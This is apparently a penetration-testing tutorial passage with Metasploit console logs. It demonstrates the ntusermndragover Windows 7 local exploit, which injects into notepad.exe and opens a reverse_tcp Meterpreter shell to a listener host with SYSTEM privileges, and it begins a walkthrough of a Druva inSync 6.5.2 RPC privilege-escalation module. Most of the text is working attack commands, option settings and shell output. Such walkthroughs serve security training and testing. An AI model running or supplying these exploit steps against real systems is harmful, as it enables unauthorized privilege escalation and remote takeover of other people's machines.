
```
msf5 exploit(multi/handler) > use exploit/windows/local/ntusermndragover
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ntusermndragover) > show options

Module options (exploit/windows/local/ntusermndragover):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PROCESS  notepad.exe      yes       Name of process to spawn and inject dll into.
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
s, none)
   LHOST     192.168.36.132   yes       The listen address (an interface may be specified
)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 x86
```

Set the session ID and execute the module.



```
msf5 exploit(windows/local/ntusermndragover) > set session 1
session ⇒ 1
msf5 exploit(windows/local/ntusermndragover) > check
[*] The target appears to be vulnerable.
msf5 exploit(windows/local/ntusermndragover) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad.exe to host the exploit ...
[+] Process 3236 launched.
[*] Injecting exploit into 3236  ...
[*] Exploit injected. Injecting payload into 3236 ...
[*] Payload injected. Executing exploit ...
[*] Sending stage (176195 bytes) to 192.168.36.136
[*] Meterpreter session 2 opened (192.168.36.132:4444 → 192.168.36.136:49255) at 2020-07
-14 10:29:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

As you can see in the above image, we successfully got a session with SYSTEM privileges.



```
msf5 exploit(windows/local/ntusermndragover) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  WIN-BI3UK55VF6A\admin @ WIN-BI3UK55VF6A  192.168.36.
132:4466 → 192.168.36.136:49250 (192.168.36.136)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-BI3UK55VF6A    192.168.36.
132:4444 → 192.168.36.136:49255 (192.168.36.136)

msf5 exploit(windows/local/ntusermndragover) >
```

Druva inSync inSyncCPHwnet64.exe RPC Type 5 Privilege Escalation Module


TARGET: Druva inSync v<= 6.5.2 TYPE: Local FIREWALL : NOT APPL.


Druva inSync is a data protection and data backup software. It can be installed on windows, Mac and Linux. However this module belongs to windows. This module may only work in a LAN as it needs an exposed port 6064 that Druva inSync exposes in the LAN. All the above mentioned versions don't validate user-supplied program paths in RPC type 5 messages. It is this feature that is exploited by this module.

Let's see how this module works. This was tested on windows 7 SP1. The download link for Druva inSync 6.5.2 is given in our github/vulnera repository. Install it just like any windows application. Get a normal session on a Windows 7 target machine.


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.135
[*] Meterpreter session 1 opened (192.168.36.132:4466 → 192.168.36.135:49294) at 2020-07
-14 23:23:37 -0400

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter > 
```

